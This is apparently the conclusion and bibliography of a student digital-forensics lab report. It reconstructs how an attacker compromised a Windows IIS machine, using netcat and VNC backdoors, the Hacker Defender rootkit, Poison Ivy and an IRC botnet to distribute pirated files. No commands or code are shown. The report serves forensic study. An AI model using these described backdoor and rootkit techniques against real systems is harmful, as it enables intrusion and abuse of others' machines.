


Figure 12: Anatomy of Allen's hack against Faraday

#### Conclusion

To sum up all the artifacts that tell us the story in the figure above, we first found artifacts in the ftp folder, lock.bat, Razor.nfo, nc.exe, VNC4, and runasspc.exe, which all give us first hints that the compromise has created backdoors and escalated privileges and is used of IRC functions. We then found his name by finding an artifact of a list of commands used to start an IRC server on a subnet relating to the IP address listed in the IIS and FTP log files. From here we find an artifact listing bond007 as a created default password, and we also find processes created by the executable hxdefroot.exe, which in turn in redline showed bircd.exe and cryptcat.exe running on top of the rootkit. Searching further, we found poisonivy.exe and iroffer.exe, all on the hidden directories C:\hidden and C:\hxdefrootkit. The first sign of Sniffing is a javascript file that sniffs a host OS, and the next artifact is a list of warnings that Faraday's IIS server is open and requires no authentication. From here we relate this to the artifacts we saw when first logging into Faraday's account, being the open cmd.exe, win4vnc.exe, and nc.exe, showing how he was able to connect with netcat over a backdoor using VNC as a graphic representation of Faraday's computer and use cmd.exe to escalate privileges. To look at his purpose with the

computer, we see artifacts of zipped game and movie files along with credit card ID's, which also relates to the artifacts of the botnet commands using mybotDCC, the name of Faraday's machine in the relay. and listening IRC ports such as 6667 and 666. We relate this to the IIS log file showing 7zip being transferred to assist moving these files. The last artifact in this sequence is lock.bat, which boots all users and results in the state of the computer that we first interact with.

In this lab we see that hacking a compromised machine may be done as part of a group or done not necessarily to attack the owner but the computer itself. This attacker compromised this machine to use it for distributing software and content illegally, and if it weren't for the need to provide his own credentials to start the IRC server, his identity might not have been found out. In top of this, this lab shows how once an attacker gains administrative privileges, nothing is disallowed, and rooting out his presence is difficult with the placement of backdoors and rootkits. It also shows how windows IIS is vulnerable, as is seen with past works like code red. In terms our intrusion detection, once a disk file is obtained of the machine, all is open to research, but with the multitude of files, a cyber professional has to use clues to limit his search much like what was performed in this case, and with this, we have identified the attack, meaning that after Allen has to be uprooted out of the computer and the systems restored.

## Bibliography

*.NFO and information files from Razor 1911*. Textfiles. (n.d.).  
<http://www.textfiles.com/piracy/RAZOR/>

Channel and user modes. (n.d.). <https://docs.dal.net/docs/modes.html>

*Cryptcat: Kali linux tools*. Kali Linux. (2024, March 11). <https://www.kali.org/tools/cryptcat/>

Fisher, T. (2024, June 19). *How to use the net user command in windows*. Lifewire.  
<https://www.lifewire.com/net-user-command-2618097>

Fisher, T. (2025, March 6). *How to open command prompt (windows 11, 10, 8, 7, etc..)*. Lifewire.  
<https://www.lifewire.com/how-to-open-command-prompt-2618089>

Leanserver. (n.d.). *IIS web server overview*. Microsoft Learn. <https://learn.microsoft.com/en-us/iis/get-started/introduction-to-iis/iis-web-server-overview>

Ltd, R. (n.d.). All you need to know about VNC remote access technology.  
<https://discover.realvnc.com/what-is-vnc-remote-access-technology>

Mansur, R. (2008, October 23). *How to use the hacker defender rootkit or HackDef*.  
 WonderHowTo. <https://computer-networking.wonderhowto.com/how-to/use-hacker-defender-rootkit-hackdef-263022/>

Pavlov, I. (n.d.). *Zip*. 7zip. <https://www.7-zip.org/>

*Poisonivy*. POISONIVY - Threat Encyclopedia | Trend Micro (US). (n.d.).  
[https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/poisonivy?cjdata=MXxOfDB8WXww&PID=100357191&SID=oc5A05L8E\\_cFrofF6SHThOQoTdBvpirIEVtSwB9cuFraV5ZB6rgS1xo6flfvyQua&cjevent=678b7c9e013911f0818100a70a1eba23](https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/poisonivy?cjdata=MXxOfDB8WXww&PID=100357191&SID=oc5A05L8E_cFrofF6SHThOQoTdBvpirIEVtSwB9cuFraV5ZB6rgS1xo6flfvyQua&cjevent=678b7c9e013911f0818100a70a1eba23)

Ptkrf, & Instructables. (2017, October 5). *Lock.bat: Hide your files*. Instructables.  
<https://www.instructables.com/Lockbat-Hide-your-files/>

*What happens after credential theft?: Lastpass - the LastPass blog*. The LastPass Blog - The Last Password You'll Ever Need. (n.d.). <https://blog.lastpass.com/posts/credential-theft-prevention>

*What is Netcat? A comprehensive guide to this network utility*. SurferCloud Blog. (n.d.).  
<https://www.surfercloud.com/blog/what-is-netcat-a-comprehensive-guide-to-this-network-utility>